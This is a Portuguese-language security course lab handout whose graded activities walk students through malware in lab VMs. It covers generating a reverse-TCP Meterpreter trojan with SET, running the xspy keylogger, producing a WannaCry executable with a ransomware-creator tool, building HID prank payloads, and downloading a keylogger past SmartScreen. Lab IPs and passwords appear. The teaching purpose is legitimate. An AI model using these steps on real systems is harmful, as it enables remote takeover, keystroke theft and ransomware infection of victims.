Módulo 2 - Aulas 1 e 2

Tarefas

No final deste módulo você deve submeter em um ÚNICO arquivo PDF os seguintes prints:

- Atividade 2.1: passo 15.
- Atividade 2.2: passo 6.
- Atividade 2.3: passo 10.
- Atividade 2.4: passo 6.
- Atividade 2.5: passo 7.

Regras para a elaboração do documento:

1. Antes de cada Print, adicione obrigatoriamente uma frase explicativa que sinalize do que se trata o print. A inserção de prints sem a devida frase explicativa será considerada como tentativa de atrapalhar a correção do instrutor e será penalizada a critério do instrutor. Exemplo:

Print da atividade 2.1: [Imagem com o Print]

2. Os Prints devem ser tirados da TELA CHEIA. Quando tirados da VM da AWS, devem ser capturados **obrigatoriamente** da tela cheia clicando no botão “Screenshot” → “Take screenshot” da barra de ferramentas do Hypervisor da AWS.
3. Insira **somente a quantidade de Prints solicitados por atividade** usando exclusivamente 1 página por print. **A página do documento onde você vai inserir o Print deve estar com a orientação no modo PAISAGEM** ´para termos melhor aproveitamento do espaço. Ou seja, seu documento deverá ter a mesma quantidade de páginas que a quantidade do total de Prints! A inserção de prints desnecessários será considerada como tentativa de atrapalhar a correção do instrutor e será penalizada com nota 0.

4. Apresente Prints legíveis e com tamanho correto para fácil leitura. O envio de prints com letras minúsculas poderá ser considerado como tentativa de atrapalhar a correção do instrutor e será penalizada a critério do instrutor.

Atividade 2.1 – Criando um Trojan de Acesso Remoto com o Social-Engineer Toolkit do Kali Linux

Nesta atividade, vamos explorar a ferramenta Social-Engineer Toolkit, nativa do Kali Linux, para criar um Trojan de Acesso Remoto que possa ser executado em uma máquina Windows. A máquina Windows que executará esse payload acabará sendo controlada pela máquina atacante (Kali Linux) e deverá estar na mesma rede local. Todo material deve ser utilizado com fins acadêmicos e didáticos, nunca contra um alvo não autorizado.

Vamos começar inicializando nosso Kali Linux via RDP ao IP Kali: 192.168.98.40, com usuário “aluno” e senha “rnpesr”.

1. Abra o Terminal e execute o seguinte comando (com senha “rnpesr”) para ser super usuário:

```
┌──(aluno㉿kali)-[~]
└─$ sudo -i
[sudo] senha para aluno:
```

2. Acesse o SEToolkit e aceite os termos apertando em “y”:

```
┌──(root㉿kali)-[~]
└─# setoolkit

...

Do you agree to the terms of service [y/n]: y
```

3. A seguinte janela será apresentada no Terminal. Selecione a opção 1 e aperte “ENTER” (o desenho de computador apresentado abaixo pode mudar para outra figura):

```
          !\_________________________/!\
          !!                         !! \
          !! Social-Engineer Toolkit !!  \
          !!                         !!  !
          !!          Free           !!  !
          !!                         !!  !
          !!          #hugs          !!  !
          !!                         !!  !
          !!      By: TrustedSec     !!  /
          !!_________________________!! /
          !/_________________________\!/
             __\_________________/__/!_
            !_____________________!/
           ________________________
         /oooo  oooo  oooo  oooo /!
        /ooooooooooooooooooooooo/ /
       /ooooooooooooooooooooooo/ /
      /C=_____________________/_/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                         Version: 8.0.3
                      Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
```

```
Set> 1
```

4. A seguinte janela será apresentada no Terminal. Selecione a opção 4 e aperte “ENTER”:

```
               _________________________
               __  ___/__  ____/__  __/
               _____ \__  __/  __  /
               ____/ /_  /___  _  /
               /____/ /_____/  /_/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                        Version: 8.0.3
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4
```

5. Escolha a opção 5 para criar um executável (Windows) com um Trojan de acesso remoto:

```
   1) Windows Shell Reverse_TCP               Spawn a command shell on
victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell
on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on
victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command
Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the
attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a Meterpreter shell
and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over
HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of
an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable
and runs it

set:payloads>5
```

6. Insira su endereço IP:

```
set:payloads> IP address for the payload listener (LHOST):
192.168.98.40
```

7. Insira a porta de escuta reversa com o valor 7777 (ainda não escreva “yes”):

```
set:payloads> Enter the PORT for the reverse listener: 7777
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located
under: /root/.set/payload.exe
```

8. Abra um segundo Terminal e verifique que o Payload foi criado:

```
┌──(aluno㉿kali)-[~]
└─$ sudo -i
[sudo] senha para aluno:

┌──(root㉿kali)-[~]
└─# cd /root/.set/

┌──(root㉿kali)-[~/.set]
└─# ls
meta_config  payload.exe  set.options  version.lock
```

9. O executável que implementará o Trojan de acesso remoto é o “payload.exe” (apresentado no 2º terminal). Para poder controlar uma máquina Windows, os seguintes passos são necessários (**não implementaremos estes passos neste laboratório**):

- A máquina vítima (Windows) deve ser XP com SP1. Versões mais atuais (Windows 8 em diante) não são vulneráveis.
- O arquivo “payload.exe” deve ser enviado de alguma maneira para a máquina vítima (e-mail, pen-drive, cd, etc...).
- A máquina vítima deve estar na sua mesma rede local.
- Em caso de um ataque real (após os requisitos mostrados acima serem atendidos), você poderia criar o servidor HTTP de escuta com o comando.

```
┌──(root㉿kali)-[~/.set]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

10. Volte ao primeiro Terminal e inicialize a escuta escrevendo “yes” (aguarde a execução completa):

```
set:payloads> Do you want to start the payload and listener now? (yes/
no): yes
[*] Launching msfconsole, this could take a few to load. Be patient...
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM              MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.3.54-dev                          ]
+ -- --=[ 2394 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/
reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.98.40
LHOST => 192.168.98.40
resource (/root/.set/meta_config)> set LPORT 7777
LPORT => 7777
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
```

```
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.98.40:7777
msf6 exploit(multi/handler) >
```

11. Caso você queira executar o Payload, uma máquina com Windows XP (sem aplicação de patches nem atualizações) na sua rede local deve executar o arquivo gerado “payload.exe” para ganhar acesso! **Este passo não será aplicado no laboratório**.
12. Ainda no primeiro Terminal, aperte 3 vezes “Ctrl + C”. No segundo Terminal, copie o arquivo “payload.exe” para a pasta Documentos:

```
┌──(root㉿kali)-[~/.set]
└─# cp payload.exe /home/aluno/Documentos/
```

13. Abra o Mozilla Firefox (“Aplicativos” → “Navegador Web”) e acesse o site do *Kaspersky Threat Intelligence Portal*. Aqui avaliaremos o arquivo “payload.exe” criado anteriormente:

```
https://opentip.kaspersky.com/
```

14. Clique em “Add file”, clique na pasta “Documentos”, abra o arquivo “payload.exe” e clique em “Analyze”. A análise demora entre 3 a 5 minutos.
15. Veja a detecção de Malware com valor 6 (**NÃO SE ESQUEÇA DE PRINTAR ESTE PASSO!**).
16. Feche o Mozilla Firefox, volte ao segundo terminal, apague o arquivo “payload.exe” da pasta Documentos e feche o Terminal:

```
┌──(root㉿kali)-[~/.set]
└─# cd /home/aluno/Documentos/

┌──(root㉿kali)-[/home/aluno/Documentos]
└─# rm payload.exe
```

17. Feche os 2 Terminais.

Parabéns! Agora você sabe como funciona um Trojan de Acesso Remoto (RAT)!

Atividade 2.2 – Explorando o Keylogger XSPY no Kali Linux

Nesta atividade, vamos explorar o Keylogger XSPY e fazer a demonstração do seu uso no Kali Linux. O Keylogger armazenará toda a escrita realizada após sua execução e salvará o escrito em um arquivo de texto. Todo material apresentado aqui deve ser usado somente para fins acadêmicos.

Vamos começar inicializando nosso Kali Linux via RDP ao IP Kali: 192.168.98.40, com usuário “aluno” e senha “rnpesr”.

1. Abra o Terminal e acesse a pasta Documentos e verifique que está vazia com o seguinte comando:

```
┌──(aluno㉿kali)-[~]
└─$ cd /home/aluno/Documentos

┌──(aluno㉿kali)-[/home/aluno/Documentos/Documentos]
└─$ ls
```

2. Na barra superior de configurações da VM, clique em “Settings” → “Keyboard” → Selecione “Send Alt codes” “Save”. Volte ao Terminal, inicialize o Keylogger e crie o arquivo de armazenamento “teste.log”:

```
┌──(aluno㉿kali)-[~/Documentos]
└─$ xspy >> teste.log
```

3. Navegue em “Aplicativos” rm → “Acessórios” → “Editor de Text” e ESCREVA (não copie e cole):

```
Hacker do bem!
```

4. Volte ao Terminal e aperte “Ctrl + C” para finalizar a execução do Keylogger:

```
┌──(aluno㉿kali)-[~/Documentos]
└─$ xspy >> teste.log
^C
```

5. Verifique que o arquivo “teste.log” foi criado:

```
┌──(aluno㉿kali)-[~/Documentos]
└─$ ls
teste.log
```

6. Visualize o arquivo “teste.log” e veja que o texto do passo 3 foi capturado. Por algum erro de captura de texto na VM, o texto apresentado provavelmente não será exatamente igual, mas funcionará em um Kali Linux executado localmente (**NÃO SE ESQUEÇA DE PRINTAR ESTE PASSO!**).

```
┌──(aluno㉿kali)-[~/Documentos]
└─$ cat teste.log
opened :10.0 for snoopng

Shift_L hacker do bemShift_L 1Control_L c
```

7. Apague o arquivo “teste.log”:

```
┌──(aluno㉿kali)-[~/Documentos]
└─$ rm teste.log

┌──(aluno㉿kali)-[~/Documentos]
└─$ ls
```

8. Feche sem salvar o Mousepad. Feche o Terminal. Na barra superior de configurações da VM, clique em “Settings” → “Keyboard” → Selecione “Send Unicode virtual key codes” 🔡 “Save”.

Parabéns! Agora você sabe como usar um Keylogger no Kali Linux.

Atividade 2.3 – Explorando Ransomwares no Kali Linux

Nesta atividade, vamos explorar um repositório com múltiplos Ransomwares no Kali Linux. O Ransomware WannaCry será criado e estará pronto para ser estudado. Todo material apresentado aqui deve ser usado somente para fins acadêmicos, nunca execute o Ransomware criado em uma máquina Windows porque resultará na execução desse ataque. Todo material apresentado aqui deve ser usado somente para fins acadêmicos.

Vamos começar inicializando nosso Kali Linux via RDP ao IP Kali: 192.168.98.40, com usuário “aluno” e senha “rnpesr”.


1. Abra o Terminal e execute o seguinte comando (com senha “rnpesr”) para ser super usuário:

```
┌──(aluno㉿kali)-[~]
└─$ sudo -i
[sudo] senha para aluno:
```

2. Acesse a pasta e execute o programa:

```
┌──(root㉿kali)-[/curso]
└─# cd /curso/Ransomware

┌──(root㉿kali)-[/curso/Ransomware]
└─# python3 Ransomware
```

3. Veja o programa sendo executado e chame o comando “help” para ver as opções:



```
           RANSOMWARE CREATOR BY ERR0R



        LOADING
<Response [404]>

Ransomware Virus Creator Tools Version 1.0
DON'T Try to Use it on Your Computer!

Ransomware®Creator~> help
----------------------------------
| Commands            Description|
----------------------------------
| Help                How to Use |
| Show      Show List Ransomware |
| Clear             Clear window |
| Menu              Back to Menu |
| EXIT              Exit Program |
----------------------------------
```

4. Veja as opções de Ransomware que podem ser criadas:

```
Ransomware®Creator~> show

This Files are Very Sensitive
Be Careful While You Using Them !

01. Ransomware.Cerber
02. Ransomware.Cryptowall
03. Ransomware.Jigsaw
04. Ransomware.Locky
05. Ransomware.Mamba
06. Ransomware.Matsnu
07. Ransomware.Petrwrap
08. Ransomware.Petya
09. Ransomware.Radamant
10. Ransomware.Rex
11. Ransomware.Satana
12. Ransomware.TeslaCrypt
13. Ransomware.Vipasana
14. Ransomware.WannaCry
15. Ransomware.WannaCry_Plus
```

5. Abra um segundo Terminal, navegue até a pasta / e veja o seu conteúdo:

```
┌──(aluno㉿kali)-[~]
└─$ sudo -i
[sudo] senha para aluno:

┌──(root㉿kali)-[~]
└─# cd /

┌──(root㉿kali)-[/]
└─# ls
bin   curso  etc   lib    lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib64  media       opt  root  sbin  srv   tmp  var
```

6. Volte ao primeiro Terminal e selecione a opção 14 para criar o Ransomware WannaCry:

```
Ransomware®Creator~> 14

 Creating Ransomware
 File name: Ransomware.WannaCry.zip
 File type: .zip
 Password : infected

[+] Loading... 100 % [success]

 Completed
 File saved as /sdcard
 For back to main menu, type: menu
```

7. Volte ao segundo Terminal e veja que foi criado o arquivo “sdcard”:

```
┌──(root㉿kali)-[/]
└─# ls
bin   curso  etc   lib    lost+found  mnt  proc  run   sdcard  srv  tmp
var
boot  dev    home  lib64  media       opt  root  sbin  snap    sys  usr
```

8. No canto superior esquerdo, clique em “Aplicativos” → “Gerenciador de arquivos” para abrir o explorador de arquivos “Thunar”, na barra de navegação insira “/” e visualize o arquivo comprimido “sdcard”.
9. Abra com 2 cliques o arquivo “sdcard”.
10. Veja que foi criado um arquivo “.exe” de 3,5MB (**NÃO SE ESQUEÇA DE PRINTAR ESTE PASSO!**). Esse é o executável responsável pelo Ransomware WannaCry pronto para ser explorado em um ambiente Windows. Feche a janela “sdcard [somente leitura]” e o Thunar.
11. Apague o arquivo sdcard no segundo Terminal:

```
┌──(root㉿kali)-[/]
└─# rm sdcard

┌──(root㉿kali)-[/]
└─# ls
bin   curso  etc   lib    lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib64  media       opt  root  sbin  srv   tmp  var
```

12 . Feche os 2 Terminais.

Parabéns! Você conhece como os criminosos virtuais podem obter um Ransomware.

Atividade 2.4 – Explorando múltiplos Payloads de Malware no Kali Linux

Nesta atividade, vamos explorar um repositório chamado “Brutal” com múltiplos Malwares no Kali Linux. O Malware será criado e estará pronto para ser estudado. Todo material apresentado aqui deve ser usado somente para fins acadêmicos, nunca execute o Malware criado em uma máquina Windows porque resultará na execução desse ataque.

Vamos começar inicializando nosso Kali Linux via RDP ao IP Kali: 192.168.98.40, com usuário “aluno” e senha “rnpesr”.

1. Abra o Terminal e execute o seguinte comando (com senha “rnpesr”) para ser super usuário:

```
┌──(aluno㉿kali)-[~]
└─$ sudo -i
[sudo] senha para aluno:
```


2. Acesse a pasta Brutal e veja seu conteúdo:

```
┌──(root㉿kali)-[~]
└─# cd /curso/Brutal

┌──(root㉿kali)-[/curso/Brutal]
└─# ls
Brutal.sh  LICENSE  output  PaensyLib  README.md  src  temp  tools
```

3. Forneça as permissões de execução e execute o programa:

```
┌──(root㉿kali)-[/curso/Brutal]
└─# chmod +x Brutal.sh

┌──(root㉿kali)-[/curso/Brutal]
└─# ./Brutal.sh
```

4. Explore o programa:



```
  Screetsec@Brutal: >>
```

5. Escreva a opção 5 e veja as opções de “brincadeiras”:

```
                  --            / |
                  \   \        /  |
                   \    \     /   /
                     \   \   |   /
                       \  \  | /
                        _\ \/ /
                      '      <
                    / (@)     \
                   (           |
                    \..       /
                       | ____/
                      (V) ===
                      (A)
_____________________    _____    _______   ____  __.
\______   \______   \  /  _  \   \      \ |    |/ _|
 |     ___/|       _/ /  /_\  \  /   |   \|      <
 |    |    |    |   \/    |    \/    |    \    |  \
 |____|    |____|_  /\____|__  /\____|__  /____|__ \
                  \/         \/         \/        \/


        [01]  Simple Payload Hellow World
        [02]  Don't Fuck It Up
        [03]  I Will Learn to Lock My Computer
        [04]  Write a mesagge to notepad
        [05]  Screen Rotation Prank
        [06]  Auto Shutdown prank
        [07]  Play youtube Rick Roll
        [08]  Auto Facebook Post
        [09]  Crashing Windows with Fork Bomb
        [10]  Back

Screetsec@Prank: >>
```

6. Insira a opção 5 (**NÃO SE ESQUEÇA DE PRINTAR ESTE PASSO!**):

```
Screetsec@Prank: >> 5
  ----------------------------------------------------------------

  Note : You can edit all the Payload In src folder
  Wait ............

  Succes Create Payload
  ----------------------------------------------------------------

  Now Copy the generated output/Screen-Rotation-Pranks.ino to your HID



  Do You want Exit? ( Yes / No ) :
```

7. No canto superior esquerdo, clique em “Aplicativos” → “Gerenciador de arquivos” para abrir o explorador de arquivos “Thunar”, na barra de navegação insira:

```
/curso/Brutal/src/prank/
```

8. Veja os arquivos com extensão .ino que podem ser utilizados de maneira maliciosa. O arquivo “Screen-Rotation-Pranks.ino” faz com que um Hoax seja inicializado numa máquina Windows com o objetivo de rotacionar a tela.
9. Feche todas as janelas.

Parabéns! Agora você sabe como múltiplos Hoax podem ser executados por criminosos cibernéticos.

Atividade 2.5 – Explorando como o Windows Defender detecta um Keylogger como programa malicioso

Nesta atividade, vamos explorar um repositório com um Keylogger pronto para ser executado no Windows Server 2022 (cliente). Conheceremos no que consiste o Keylogger e verificaremos os mecanismos de proteção do Windows em caso de baixar os arquivos maliciosos.

Vamos começar inicializando o Windows Server 2022 (cliente) via RDP ao IP: 192.168.98.30, com usuário “administrator” e senha “RnpEsr123@” (use a senha “RnpEsr123@2” caso o SO peça para atualizar a senha).

1. Clique em “Yes” na janela que pergunta “Do you want to allow your PC to be discoverable by Other PCs and devices on this network?”. Na barra de taferas, abra o Microsoft Edge e acesse o seguinte site que contém o Keylogger para Windows:

```
https://github.com/MinhasKamal/StupidKeylogger
```

2. Efetue a leitura da explicação do site e veja que nele é contido um Keylogger para espionar um computador Windows.
3. Conforme o tutorial, para baixar os arquivos que contém o Keylogger, acesse em outra aba do Edge o link:

```
https://github.com/MinhasKamal/StupidKeylogger/archive/application.zip
```

4. No Microfost Edge, veja que o arquivo é impedido de ser baixado com a mensagem: StupidKeylogger-application.zip was blocked as unsafe by Microsoft Defender SmartScreen.
5. Passe o mouse nessa mensagem e clique nos 3 pontos horizontais e clique em “Keep” para tentar baixar mesmo assim o arquivo.
6. Veja que o Microsoft Defender SmartScreen insiste em não baixar o arquivo por meio da mensagem “This app is unsafe”. Clique na **seta ao lado do botão** “Delete” e em “Keep anyway” para baixar o arquivo..
7. Abra o Explorador de Arquivos, acesse a pasta “Downloads” e explore os arquivos baixados em “StupidKeylogger-application.zip” (**NÃO SE ESQUEÇA DE PRINTAR ESTE PASSO!**).
8. Caso queira testar o arquivo, efetue a instalação conforme o tutorial apresentado no passo 2 no seu computador (não na VM).
9. Feche todas as janelas.

Parabéns! Agora você sabe como obter um Keylogger para Windows e executá-lo desativando a proteção do Microsoft Defender SmartScreen.